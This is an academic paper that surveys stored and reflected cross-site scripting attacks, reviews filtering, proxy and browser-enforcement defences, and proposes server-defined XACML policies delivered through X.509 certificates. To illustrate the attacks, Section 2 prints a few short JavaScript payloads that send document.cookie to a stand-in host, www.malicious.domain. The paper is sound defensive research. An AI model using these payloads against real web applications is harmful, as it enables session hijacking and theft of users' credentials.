Prevention of Cross-Site Scripting Attacks on Current Web Applications*

Joaquin Garcia-Alfaro[1] and Guillermo Navarro-Arribas[2]

[1] Universitat Oberta de Catalunya,
Rambla Poble Nou 156, 08018 Barcelona - Spain,
joaquin.garcia-alfaro@acm.org

[2] Universitat Autònoma de Barcelona,
Edifici Q, Campus de Bellaterra, 08193, Bellaterra - Spain,
gnavarro@deic.uab.es

Abstract. Security is becoming one of the major concerns for web applications and other Internet based services, which are becoming pervasive in all kinds of business models and organizations. Web applications must therefore include, in addition to the expected value offered to their users, reliable mechanisms to ensure their security. In this paper, we focus on the specific problem of preventing cross-site scripting attacks against web applications. We present a study of this kind of attacks, and survey current approaches for their prevention. The advantages and limitations of each proposal are discussed, and an alternative solution is introduced. Our proposition is based on the use of X.509 certificates, and XACML for the expression of authorization policies. By using our solution, developers and/or administrators of a given web application can specifically express its security requirements from the server side, and require the proper enforcement of such requirements on a compliant client. This strategy is seamlessly integrated in generic web applications by relaying in the SSL and secure redirect calls.

Keywords: Software Protection; Code Injection Attacks; Security Policies.

1 Introduction

The use of the web paradigm is becoming an emerging strategy for application software companies [6]. It allows the design of pervasive applications which can be potentially used by thousands of customers from simple web clients. Moreover, the existence of new technologies for the improvement of web features (e.g., Ajax [7]) allows software engineers the conception of new tools which are

*This work has been supported by funding from the Spanish Ministry of Science and Education, under the projects *CONSOLIDER CSD2007-00004 "ARES"* and *TSI2006-03481*.

not longer restricted to specific operating systems (such as web based document processors [11], social network services [12], weblogs [41], etc.).

However, the inclusion of effective security mechanisms on those web applications is an increasing concern [40]. Besides the expected value that the applications are offering to their potential users, reliable mechanisms for the protection of those data and resources associated to the web application should also be offered. Existing approaches to secure traditional applications are not always sufficient when addressing the web paradigm and often leave end users responsible for the protection of key aspects of a service. This situation must be avoided since, if not well managed, it could allow inappropriate uses of a web application and lead to a violation of its security requirements.

We focus in this paper on the specific case of Cross-Site Scripting attacks (XSS for short) against the security of web applications. This attack relays on the injection of a malicious code, in order to compromise the trust relationship between one user and the web application's site. If the vulnerability is successfully exploited, the malicious user who injected the code may then bypass, for instance, those controls that guarantee the privacy of its users, or even the integrity of the application itself. There exist in the literature different types of XSS attacks and possible exploitable scenarios. We survey in this paper the two most representative XSS attacks that can actually affect current web applications, and we discuss existing approaches for its prevention, such as filtering of web content, analysis of scripts and runtime enforcement of web browsers[3]. We discuss the advantages and limitations of each proposal, and we finally present an alternative solution which relays on the use of X.509 certificates, and XACML for the expression of authorization policies. By using our solution, the developers of a given web application can specifically express its security requirements from the server side, and require the proper enforcement of those requirements on a compliant web browser. This strategy offers us an efficient solution to our problem domain and allows us to identify the causes of failure of a service in case of an attack. Moreover, it is seamlessly integrated in generic web applications by relaying in the SSL protocol and secure redirect calls.

The rest of this paper is organized as follows. In Section 2 we further present our motivation problem and show some representative examples. We then survey in Section 3 related solutions and overview their limitations and drawbacks. We briefly introduce in Section 4 an alternative proposal and we discuss some of the advantages and limitations of such a proposal. Finally, Section 5 closes the paper with a list of conclusions.

[3] Some alternative categorizations, both of the types of XSS attacks and of the prevention mechanisms, may be found in [13].

2 Cross-Site Scripting Attacks

Cross-Site Scripting attacks (XSS attacks for short) are those attacks against web applications in which an attacker gets control of the user's browser in order to execute a malicious script (usually an HTML/JavaScript[4] code) within the context of trust of the web application's site. As a result, and if the embedded code is successfully executed, the attacker might then be able to access, passively or actively, to any sensitive browser resource associated to the web application (e.g., cookies, session IDs, etc.).

We study in this section two main types of XSS attacks: persistent and non-persistent XSS attacks (also referred in the literature as stored and reflected XSS attacks).

2.1 Persistent XSS Attacks

Before going further in this section, let us first introduce the former type of attack by using the sample scenario shown in Figure 2. We can notice in such an example the following elements: attacker (A), set of victim's browsers (V), vulnerable web application (VWA), malicious web application (MWA), trusted domain (TD), and malicious domain (MD). We split out the whole attack in two main stages. In the first stage (cf. Figure 2, steps 1–4), user A (attacker) registers itself into VWA's application, and posts the following HTML/JavaScript code as message M_A:

```
<HTML>
<title>Welcome!</title>
Hi everybody!  See that picture below, that’s my city, well where I come from ...<BR>
<img src=”city.jpg”>
<script>
document.images[0].src=”http://www.malicious.domain/city.jpg?stolencookies=”+document.cookie;
</script>
</HTML>
```

Fig. 1. Content of message M_A.

The complete HTML/JavaScript code within message M_A is then stored into VWA's repository (cf. Figure 1, step 4) at TD (trusted domain), and keeps ready to be displayed by any other VWA's user. Then, in a second stage (cf.

[4] Although these malicious scripts are usually written in JavaScript and embedded into HTML documents, other technologies, such as Java, Flash, ActiveX, and so on, can also be used.

Figure 2, steps 5_i–12_i), and for each victim $v_i \in V$ that displays message M_A, the associated cookie v_i_id stored within the browser's cookie repository of each victim v_i, and requested from the trust context (TD) of VWA, is sent out to an external repository of stolen cookies located at MD (malicious domain). The information stored within this repository of stolen cookies may finally be utilized by the attacker to get into VWA by using other user's identities.



Fig. 2. Persistent XSS attack sample scenario.

As we can notice in the previous example, the malicious JavaScript code injected by the attacker into the web application is persistently stored into the application's data repository. In turn, when an application's user loads the malicious code into its browser, and since the code is sent out from the trust context of the application's web site, the user's browser allows the script to access its repository of cookies. Thus, the script is allowed to steal victim's sensitive information to the malicious context of the attacker, and circumventing in this manner the basic security policy of any JavaScript engine which restricts the access of data to only those scripts that belong to the same origin where the information was set up [4].

The use of the previous technique is not only restricted to the stealing of browser's data resources. We can imagine an extended JavaScript code in the message injected by the attacker which simulates, for instance, the logout of the user from the application's web site, and that presents a false login form, which is going to store into the malicious context of the attacker the victim's credentials (such as login, password, secret questions/answers, and so on). Once gathered the information, the script can redirect again the flow of the application into the previous state, or to use the stolen information to perform a legitimate login into the application's web site.

Persistent XSS attacks are traditionally associated to message boards web applications with weak input validation mechanisms. Some well known real examples of persistent XSS attacks associated to such kind of applications can be found in [43, 36, 37]. On October 2001, for example, a persistent XSS attack against Hotmail [27] was found [43]. In such an attack, and by using a similar technique as the one shown in Figure 2, the remote attacker was allowed to steal .NET Passport identifiers of Hotmail's users by collecting their associated browser's cookies. Similarly, on October 2005, a well known persistent XSS attack which affected the online social network MySpace [28], was utilized by the worm Samy [36, 1] to propagate itself across MySpace's user profiles. More recently, on November 2006, a new online social network operated by Google, Orkut [12], was also affected by a similar persistent XSS attack. As reported in [37], Orkut was vulnerable to cookie stealing by simply posting the stealing script into the attacker's profile. Then, any other user viewing the attacker's profile was exposed and its communities transferred to the attacker's account.

2.2 Non-Persistent XSS Attacks

We survey in this section a variation of the basic XSS attack described in the previous section. This second category, defined in this paper as non-persistent XSS attack (and also referred in the literature as reflected XSS attack), exploits the vulnerability that appears in a web application when it utilizes information provided by the user in order to generate an outgoing page for that user. In this manner, and instead of storing the malicious code embedded into a message by the attacker, here the malicious code itself is directly reflected back to the user by means of a third party mechanism. By using a spoofed email, for instance, the attacker can trick the victim to click a link which contains the malicious code. If so, that code is finally sent back to the user but from the trusted context of the application's web site. Then, similarly to the attack scenario shown in Figure 2, the victim's browser executes the code within the application's trust domain, and may allow it to send associated information (e.g., cookies and session IDs) without violating the same origin policy of the browser's interpreter [35].

Non-persistent XSS attacks is by far the most common type of XSS attacks against current web applications, and is commonly combined together with other techniques, such as phishing and social engineering [20], in order to achieve its objectives (e.g., steal user's sensitive information, such as credit card numbers). Because of the nature of this variant, i.e., the fact that the code is not persistently stored into the application's web site and the necessity of third party techniques, non-persistent XSS attacks are often performed by skilled attackers and associated to fraud attacks. The damage caused by these attacks can indeed be pretty important.


Victim's Browsers (V)
redirect location
v_i's browser
script interpreter
cookies
M_c
send cookie: ID=v_i_id
3_i. v_i's browser requests M_c
4_i. Send error page embedding M_c
5_i. Send cookie: ID=v_i_id
2_i. User v_i clicks into MWA's link
1_i. User v_i visits MWA
Vulnerable Web Application (VWA)
Stolen cookies
Malicious Web Application (MWA)
6_i. Store cookie: ID=v_i_id
Trusted Domain (TD) (www.trusted.domain)
Malicious Domain (MD) (www.malicious.domain)

Fig. 3. Non-persistent XSS attack sample scenario.

We show in Figure 3 a sample scenario of a non-persistent XSS attack. We preserve in this second example the same elements we presented in the previous section, i.e., an attacker (A), a set of victim's browsers (V), a vulnerable web application (VWA), a malicious web application (MWA), a trusted domain (TD), and a malicious domain (MD). We can also divide in this second scenario two main stages. In the first stage (cf. Figure 3, steps 1_i–2_i), user v_i is somehow convinced (e.g., by a previous phishing attack through a spoofed email) to browse into MWA, and he is then tricked to click into the link embedded within the following HTML/JavaScript code:

```
 <HTML>
<title>Welcome!</title>
Click into the following <a href='http://www.trusted.domain/VWA/ <script>\
document.location="http://www.malicious.domain/city.jpg?stolencookies="+document.cookie;\
</script>'>link</a>.
</HTML>
```

When user v_i clicks into the link, its browser is redirected to VWA, requesting a page which does not exist at TD and, then, the web server at TD generates an outcoming error page notifying that the resource does not exist. Let us assume however that, because of a non-persistent XSS vulnerability within VWA, TD's web server decides to return the error message embedded within an HTML/JavaScript document, and that it also includes in such a document the requested location, i.e., the malicious code, without encoding it[5]. In that case, let us assume that instead of embedding the following code:

```
 &lt;script&gt;document.location="http://www.malicious.domain/city.jpg?\
stolencookies="+document.cookie;&lt;/script&gt;
```

it embeds the following one:

```
 <script>document.location="http://www.malicious.domain/city.jpg?\
stolencookies="+document.cookie;</script>
```

If such a situation happens, v_i's browsers will execute the previous code within the trust context of VWA at TD's site and, therefore, that cookie belonging to TD will be send to the repository of stolen cookies of MWA at MD (cf. Figure 3, steps 3_i–6_i). The information stored within this repository can finally be utilized by the attacker to get into VWA by using v_i's identity.

The example shown above is inspired by real-world scenarios, such as those attacks reported in [3, 15, 29, 30]. In [3, 15], for instance, the authors reported on November 2005 and July 2006 some non-persistent XSS vulnerabilities in the Google's web search engine. Although those vulnerabilities were fixed in a reasonable short time, it shows how a trustable web application like the Google's web search engine had been allowing attackers to inject in its search results malicious versions of legitimate pages in order to steal sensitive information trough non-persistent XSS attacks. The author in [29, 30] even go further when claiming in June/July 2006 that the e-payment web application PayPal [33] had

[5] A transformation process can be used in order to slightly minimize the odds of an attack, by simply replacing some special characters that can be further used by the attacker to harm the web application (for instance, replacing characters $<$ and $>$ by $\&lt;$ and $\&gt;$).

probably been allowing attackers to steal sensitive data (e.g., credit card numbers) from its members during more than two years until Paypal's developers fixed the XSS vulnerability.

3 Prevention Techniques

Although web application's development has efficiently evolved since the first cases of XSS attacks were reported, such attacks are still being exploited day after day. Since late 90's, attackers have managed to continue exploiting XSS attacks across Internet web applications although they were protected by traditional network security techniques, like firewalls and cryptography-based mechanisms. The use of specific secure development techniques can help to mitigate the problem. However, they are not always enough. For instance, the use of secure coding practices (e.g., those proposed in [17]) and/or secure programming models (e.g., the model proposed in [8] to detect anomalous executing situations) are often limited to traditional applications, and might not be useful when addressing the web paradigm. Furthermore, general mechanisms for input validation are often focused on numeric information or bounding checking (e.g., proposals presented in [24, 5]), while the prevention of XSS attacks should also address validation of input strings.

This situation shows the inadequacy of using basic security recommendations as single measures to guarantee the security of web applications, and leads to the necessity of additional security mechanisms to cope with XSS attacks when those basic security measures have been evaded. We present in this section specific approaches intended for the detection and prevention of XSS attacks. We have structured the presentation of these approaches on two main categories: analysis and filtering of the exchanged information; and runtime enforcement of web browsers.

3.1 Analysis and Filtering of the Exchanged Information

Most, if not all, current web applications which allow the use of rich content when exchanging information between the browser and the web site, implement basic content filtering schemes in order to solve both persistent and non-persistent XSS attacks. This basic filtering can easily be implemented by defining a list of accepted characters and/or special tags and, then, the filtering process simply rejects everything not included in such a list. Alternatively, and in order to improve the filtering process, encoding processes can also be used to make those blacklisted characters and/or tags less harmful. However, we consider that these basic strategies are too limited, and easily to evade by skilled attackers [16].

The use of policy-based strategies has also been reported in the literature. For instance, the authors in [38] propose a proxy server intended to be placed at the web application's site in order to filter both incoming and outcoming data streams. Their filtering process takes into account a set of policy rules defined by the web application's developers. Although their technique presents an important improvement over those basic mechanisms pointed out above, this approach still presents important limitations. We believe that their lack of analysis over syntactical structures may be used by skilled attackers in order to evade their detection mechanisms and hit malicious queries. The simple use of regular expressions can clearly be used to avoid those filters. Second, the semantics of the policy language proposed in their work is not clearly reported and, to our knowledge, its use for the definition of general filtering rules for any possible pair of application/browser seems non-trivial and probably an error-prone task. Third, the placement of the filtering proxy at the server side can quickly introduce performance and scalability limitations for the application's deployment.

More recent server-based filtering proxies for similar purposes have also been reported in [34, 39]. In [34], a filtering proxy is intended to be placed at the server-side of a web application in order to differentiate trusted and untrusted traffic into separated channels. To do so, the authors propose a fine-grained taint analysis to perform the partitioning process. They present, moreover, how they accomplish their proposal by manually modifying a PHP interpreter at the server side to track information that has previously been tainted for each string data. The main limitation of this approach is that any web application implemented with a different language cannot be protected by their approach, or will require the use of third party tools, e.g., language wrappers. The proposed technique depends so of its runtime environment, which clearly affects to its portability. The management of this proposal continues moreover being non-trivial for any possible pair of application/browser and potentially error-prone. Similarly, the authors in [39] propose a syntactic criterion to filter out malicious data streams. Their solution efficiently analyzes queries and detect misuses, by wrapping the malicious statement to avoid the final stage of an attack. The authors implemented and conducted, moreover, experiments with five real world scenarios, avoiding in all of them the malicious content and without generating any false positive. The goal of their approach seems however targeted for helping programmers, in order to circumvent vulnerabilities at the server side since early stages, rather than for client-side protection.

Similar solutions also propose the inclusion of those filtering and/or analysis processes at client-side, such as [23, 19]. In [23], on the one hand, a client-side filtering method is proposed for the prevention of XSS attacks by preventing victim's browsers to contact malicious URLs. In such an approach, the authors differentiate good and bad URLs by blacklisting links embedded within the web application's pages. In this manner, the redirection to URLs associated to those blacklisted links are rejected by the client-side proxy. We consider this method is not enough to neither detect nor prevent complex XSS attacks. Only basic XSS attacks based on same origin violation [35] might be detected by using blacklisting methods. Alternative XSS techniques, as the one proposed in [1, 36], or any other vulnerability not due to input validation, may be used in order to circumvent such a prevention mechanism. The authors in [19], on the other hand, present another client-based proxy that performs an analysis process of the exchanged data between browser and web application's server. Their analysis process is intended to detect malicious requests reflected from the attacker to victim (e.g., non-persistent XSS attack scenario presented in Section 2.2). If a malicious request is detected, the characters of such a request are re-encoded by the proxy, trying to avoid the success of the attack. Clearly, the main limitation of such an approach is that it can only be used to prevent non-persistent XSS attacks; and similarly to the previous approach, it only addresses attacks based on HTML/JavaScript technologies.

To sum up, we consider that although filtering- and analysis-based proposals are the standard defense mechanism and the most deployed technique until the moment, they present important limitations for the detection and prevention of complex XSS attacks on current web applications. Even if we agree that those filtering and analysis mechanisms can theoretically be proposed as an easy task, we consider however that its deployment is very complicated in practice (specially, on those applications with high client-side processing like, for instance, Ajax based applications [7]). First, the use both filtering and analysis proxies, specially at the server side, introduces important limitations regarding the performance and scalability of a given web application. Second, malicious scripts might be embedded within the exchanged documents in a very obfuscated shape (e.g., by encoding the malicious code in hexadecimal or more advanced encoding methods) in order to appear less suspicious to those filters/analyzers. Finally, even if most of well-known XSS attacks are written in JavaScript and embedded into HTML documents, other technologies, such as Java, Flash, ActiveX, and so on, can also be used [32]. For this reason, it seems very complicated to us the conception of a general filtering- and/or analysis-based process able to cope any possible misuses of such languages.

3.2 Runtime Enforcement of Web Browsers

Alternative proposals to the analysis and filtering of web content on either server- or client-based proxies, such as [14, 22, 21], try to eliminate the need for intermediate elements by proposing strategies for the enforcement of the runtime context of the end-point, i.e., the web browser.

In [14], for example, the authors propose an auditing system for the JavaScript's interpreter of the web browser Mozilla. Their auditing system is based on an intrusion detection system which detects misuses during the execution of JavaScript operations, and to take proper counter-measures to avoid violations against the browser's security (e.g., an XSS attack). The main idea behind their approach is the detection of situations where the execution of a script written in JavaScript involves the abuse of browser resources, e.g., the transfer of cookies associated to the web application's site to untrusted parties — violating, in this manner, the same origin policy of a web browser. The authors present in their work the implementation of this approach and evaluate the overhead introduced to the browser's interpreter. Such an overhead seems to highly increase as well as the number of operations of the script also do. For this reason, we can notice scalability limitations of this approach when analyzing non-trivial JavaScript based routines. Moreover, their approach can only be applied for the prevention of JavaScript based XSS attacks. To our knowledge, not further development has been addressed by the authors in order to manage the auditing of different interpreters, such as Java, Flash, etc.

A different approach to perform the auditing of code execution to ensure that the browser's resources are not going to be abused is the use of taint checking. An enhanced version of the JavaScript interpreter of the web browser Mozilla that applies taint checking can be found in [22]. Their checking approach is in the same line that those audit processes pointed out in the previous section for the analysis of script executions at the server side (e.g., at the web application's site or in an intermediate proxy), such as [38, 31, 42]. Similarly to the work presented in [14], but without the use of intrusion detection techniques, the proposal introduced in [22] presents the use of a dynamic analysis of JavaScript code, performed by the browser's JavaScript interpreter, and based on taint checking, in order to detect whether browser's resources (e.g., session identifiers and cookies) are going to be transferred to an untrusted third party (i.e., the attacker's domain). If such a situation is detected, the user is warned and he might decide whether the transfer should be accepted or refused.

Although the basic idea behind this last proposal is sound, we can notice however important drawbacks. First, the protection implemented in the browser adds an additional layer of security under the final decision of the end user. Unfortunately, most of web application's users are not always aware of the risks we are surveying in this paper, and are probably going to automatically accept the transfer requested by the browser. A second limitation we notice in this proposal is that it can not ensure that all the information flowing dynamically is going to be audited. To solve this situation, the authors in [22] have to complement their dynamic approach together with an static analysis which is invoked each time that they detect that the dynamic analysis is not enough. Practically speaking, this limitation leads to scalability constraints in their approach when analyzing medium and large size scripts. It is therefore fair to conclude that is their static analysis which is going to decide the effectiveness and performance of their approach, which we consider too expensive when handling our motivation problem. Furthermore, and similarly to most of the proposals reported in the literature, this new proposal still continues addressing the single case of JavaScript based XSS attacks, although many other languages, such as Java, Flash, ActiveX, and so on, should also be considered.

A third approach to enforce web browsers against XSS attacks is presented in [21], in which the authors propose a policy-based management where a list of actions (e.g., either accept or refuse a given script) is embedded within the documents exchanged between server and client. By following this set of actions, and similarly to the Mozilla Firefox's browser extension *noscript* [18], the browser can later decide, for instance, whether a script should either be executed or refused by the browser's interpreter, or if a browser's resource can or cannot be manipulated by a further script. As pointed out by the authors in [21], their proposal present some analogies to host-based intrusion detection techniques, not just for the sake of executing a local monitor which detects program misuses, but more important, because it uses a definition of allowable behaviors by using whitelisted scripts and sandboxes. However, we conceive that their approach tends to be too restrictive, specially when using their proposal for isolating browser's resources by using sandboxes — which we consider that can directly or indirectly affect to different portions of a same document, and clearly affect the proper usability of the application. We also conceive a lack of semantics in the policy language presented in [21], as well as in the mechanism proposed for the exchange of policies.

3.3 Summary and comments on current prevention techniques

Summing up, we consider that the surveyed proposals are not mature enough and should still evolve in order to properly manage our problem domain. We believe moreover that it is necessary to manage an agreement between both server- and browser-based solutions in order to efficiently circumvent the risk of XSS on current web applications. Even if we are willing to accept that the enforcement of web browsers present clear advantages compared with either server- or client-based proxy solutions (e.g., bottleneck and scalability situations when both analysis and filtering of the exchanged information is performed by an intermediate proxy in either the server or the client side), we consider that the set of actions which should finally be enforced by the browser must clearly be defined and specified from the server side, and later be enforced by the client side (i.e., deployed from the web server and enforced by the web browser). Some additional managements, like the authentication of both sides before the exchanged of policies and the set of mechanisms for the protection of resources at the client side should also be considered. We are indeed working on this direction, in order to conceive and deploy a policy-based enforcement of web browsers using XACML policies specified at the server side, and exchanged between client and server through X.509 certificates and the SSL protocol. Although our work is still in its early stages, we overview in the following some of the key points of our approach.

4 Policy-based Enforcement using XACML and X.509 certificates

As we pointed out above, we are currently working on the design and implementation of a policy-based solution for the enforcement of security policies which are exchanged between the web application's server and compliant web browsers. Our current stage is the extension of the same origin policy of the Mozilla's Firefox browser, in order to enforce access control rules defined by the developers of a given web application. Just like with the same origin policy implemented in current versions of Mozilla's Firefox, which guarantees that a document or script loaded from a given site X is not allowed from reading or modifying those browser's resources belonging to site Y, the enforcement of those access control rules specified by the developers of a web site X are going to guarantee the protection of those browser's resources belonging to X. The aim of our proposal is to be rich enough to address not only attacks based on JavaScript code embedded into HTML documents, but also attacks against other web application's technologies, such as Java, Flash, ActiveX, and so on. To this purpose, we discuss below the following key points of our proposal: the choice of our policy language, the mechanism to exchange the policy rules, and the browser's framework to implement our proposed extension.

In order to define the access control statements of a given web application, we aim to offer to both developers and administrators a flexible policy language, which should also offer means to help them in the stages of definition and maintenance of rules. We see in the XACML (the eXtensible access control mark-up language [10]) language a good candidate to support our proposal. The XACML language is an OASIS standard which allows us the definition of rich policy expressions as well as a request/response message format for the communication between both server and applications. Through the use of XACML we can specify the traditional triad ’subject-resource-action’ targeted to our motivation problem, i.e., to specify whether a script (subject) is either allowed or refused to access and/or modify (action) a web browser's resource. By using XACML as the policy language of our approach, the developers of a given web application can specifically express the security requirements associated with the elements of such application at the client side, and require the proper enforcement of such requirements on a compliant web browser. Those traditional resources targeted by the attacks reviewed in this paper, e.g., session identifiers, cookies, and so on, can be clearly identified in XACML by using uniform resource identifiers (URIs). Moreover, it includes further actions rather than simply positive and negative decisions, which can be integrated at the server side in order to offer auditing facilities.

Regarding the exchange mechanism to distribute the policy rules from the server to the client, and since XACML defines a request/response format for the exchange of messages but it does not provide a specific transport mechanism for the messages [10] [6], we propose the embedding of policy references within X.509 certificates in order to exchange the XACML policies through secure communication protocols like HTTP over SSL (Secure Sockets Layer). Each reference associates a specific set of access control rules to each resource within the browser that has been set up by the web application's site. Then, the browser extension loads for each given reference, and through http-redirect calls (just like most of current ajax web application also do [7]), the proper policy for each element. The advantages of this scheme (i.e., embedding of policy sequences within X.509 certificates exchanged through HTTP over SSL) are threefold. On the first hand, it offers us an efficient and already deployed solution to exchange information between server and client. On the second hand, it allows such an exchange in a protected fashion, offering techniques to protect, for instance, the authenticity and integrity of the exchanged messages. On the third hand, and even if the reference to the policy of each associated resource is locally stored within the browser certificate's repository, the whole set of rules associated with each resource is going to be remotely loaded during the application's execution, which allows us to guarantee the maintenance of those policies (e.g., insertion, modification or elimination of rules).

We should clarify, however, two main drawbacks of our strategy for the exchange of policies. First, we are conscious that most certification authorities are going to be reluctant to sign a given X.509 certificate which is embedding either a whole XACML policy or a sequence of references to such a policy.

[6] Although there exist some XACML profiles for the exchange of policy rules and messages (e.g., the SAML profile of XACML [2]), we consider the embedding of policy references within X.509 certificates, already implemented and deployed on current web application technologies, more appropriate for our work.

Second, and regarding the revocation and expiration issues related to the exchanged X.509 certificates, we are also conscious that we must be able to manage proper validation mechanisms to cope changes in the policy. Both limitations are solved in our proposal as follows. Just like with the same principle used by proxy servers to delegate actions through X.509 certificates, a first certificate C, which has been properly signed by a trust certification authority, is going to be sent to the browser in the initial SSL handshake stages; and a second X.509 certificate C', which has been properly signed by the same server which certificate C is authenticating, and which presents more suitable values for its expiration, is going to embed the sequence of policy references. Thus, is this second certificate C' which is going to be parsed by the browser's extension of our proposal.

Finally, and concerning the specific deployment of our proposed enforced access control, we rely on the use of the Mozilla development's framework to implement further extensions. A first proof of concept of our extension is being written in Java and XUL [9]; and installed and tested within the browser as a third party extension though the Chrome interface used by Mozilla applications [26]. From this interface, our extension, as well as any other chrome code, can perform those required actions specified in our proposal, such as the access to the browser's repository of certificates, the http-reditect calls in order to load the set of policy rules associated to each application's element within the browser, and the enforcement of permissions, prohibitions or further controls when a document or script is requesting to either get or set properties to the protected elements. Once installed in the browser, the extension expands the browser's same origin policy implementation, in order to enforce those specific rules defined by the web application's developers — further than the triple $(host, protocol, port)$ — to decide whether a document or script can or cannot get or modify a given browser's resource.

5 Conclusions

The increasing use of the web paradigm for the development of pervasive applications is opening new security threats against the infrastructures behind such applications. Web application's developers must consider the use of support tools to guarantee a deployment free of vulnerabilities, such as secure coding practices [17], secure programming models [8] and, specially, construction frameworks for the deployment of secure web applications [25]. However, attackers continue managing new strategies to exploit web applications. The significance of such attacks can be seen by the pervasive presence of those web applications in, for instance, important critical systems in industries such as health care, banking, government administration, and so on.

In this paper, we have studied a specific case of attack against web applications. We have seen how the existence of cross-site scripting (XSS for short) vulnerabilities on a web application can involve a great risk for both the application itself and its users. We have also surveyed existing approaches for the prevention of XSS attacks on vulnerable applications, discussing their benefits and drawbacks. Whether dealing with persistent or non-persistent XSS attacks, there are currently very interesting solutions which provide interesting approaches to solve the problem. But these solutions present some failures, some do not provide enough security and can be easily bypassed, others are so complex that become impractical in real situations.

We conclude that an efficient solution to prevent XSS attacks should be the enforcement of security policies defined at the server side and deployed over the end-point. A set of actions over those browser's resources belonging to the web application must be clearly defined by their developers and/or administrators, and enforced by the web browser. We are working on this direction, and we are implementing an extension for the Mozilla's Firefox browser that expands the browser's same origin policy in order to enforce XACML policies specified at the server side, and exchanged between client and server through X.509 certificates over the SSL protocol and secure redirect calls. Our aim is to cope not only JavaScript-based XSS attacks, but also any other scripting language deployed over current web browsers and potentially harmful for the protection of those browser resources belonging to a given web application. We overviewed our proposal and discussed some of its key points. A more in depth presentation of our approach and initial results is going to be addressed in a forthcoming report.

References

1. Alcorna, W. Cross-site scripting viruses and worms – a new attack vector. Journal of Network Security, 2006(7):7–8, Elsevier, July 2006.
2. Anderson, A. and Lockhart, H. SAML 2.0 profile of XACML v2.0. Standard, OASIS. February 2005.
3. Amit, Y. XSS vulnerabilities in Google.com. November 2005. http://www.watchfire.com/securityzone/advisories/12-21-05.aspx
4. Anupam, V. and Mayer, A. Secure Web scripting. IEEE Journal of Internet Computing, 2(6):46–55, IEEE, 1998.
5. Ashcraft, K. and Engler, D. Using programmer-written compiler extensions to catch security holes. *IEEE Symposium on Security and Privacy*, pp. 143–159, 2002.
6. Cary, C., Wen, H. J., and Mahatanankoon, P. A viable solution to enterprise development and systems integration: a case study of web services implementation. International Journal of Management and Enterprise Development, 1(2):164–175, Inderscience, 2004.

7. Crane, D., Pascarello, E., and James, D. Ajax in Action. Manning Publications, 2005.
8. Forrest, S., Hofmeyr, A., Somayaji, A., and Longstaff, T. A sense of self for unix processes. *IEEE Symposium on Security and Privacy*, pp. 120–129, 1996.
9. Ginda, R. Writing a Mozilla Application with XUL and Javascript. *O'Reilly Open Source Software Convention*, USA, 2000.
10. Godik, S., Moses, T., and et al. eXtensible Access Control Markup Language (XACML) Version 2. Standard, OASIS. February 2005.
11. Google. Docs & Spreadsheets. `http://docs.google.com/`
12. Google. Orkut: Internet social network service. `http://www.orkut.com/`
13. Grossman, J., Hansen, R., Petkov, P., Rager, A., and Fogie, S. *Cross site scripting attacks: XSS Exploits and defense.*. Syngress, Elsevier, 2007.
14. Hallaraker, O. and Vigna, G. Detecting Malicious JavaScript Code in Mozilla. *10th IEEE International Conference on Engineering of Complex Computer Systems (ICECCS'05)*, pp.85–94, 2005.
15. Hansen, R. Cross Site Scripting Vulnerability in Google. July 2006. `http://ha.ckers.org/blog/20060704/cross-site-scripting-vulnerability-in-google/`
16. Hansen, R. XSS cheat sheet for filter evasion. `http://ha.ckers.org/xss.html`
17. Howard, M. and LeBlanc, D. *Writing secure code*. Microsoft Press, Redmond, 2nd ed., 2003.
18. InformAction. Noscript firefox extension. Software. `http://www.noscript.net/`, 2006.
19. Ismail, O., Etoh, M., Kadobayashi, Y., and Yamaguchi, S. A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability. *18th Int. Conf. on Advanced Information Networking and Applications (AINA 2004)*, 2004.
20. Jagatic, T., Johnson, N., Jakobsson, M., and Menczer, F. Social Phishing. To appear in Communications of the ACM.
21. Jim, T., Swamy, N., Hicks M. Defeating Script Injection Attacks with Browser-Enforced Embedded Policies. International World Wide Web Conferencem, WWW 2007, May 2007.
22. Jovanovic, N., Kruegel, C., and Kirda, E. Precise alias analysis for static detection of web application vulnerabilities. *2006 Workshop on Programming Languages and Analysis for Security*, pp. 27–36, USA, 2006.
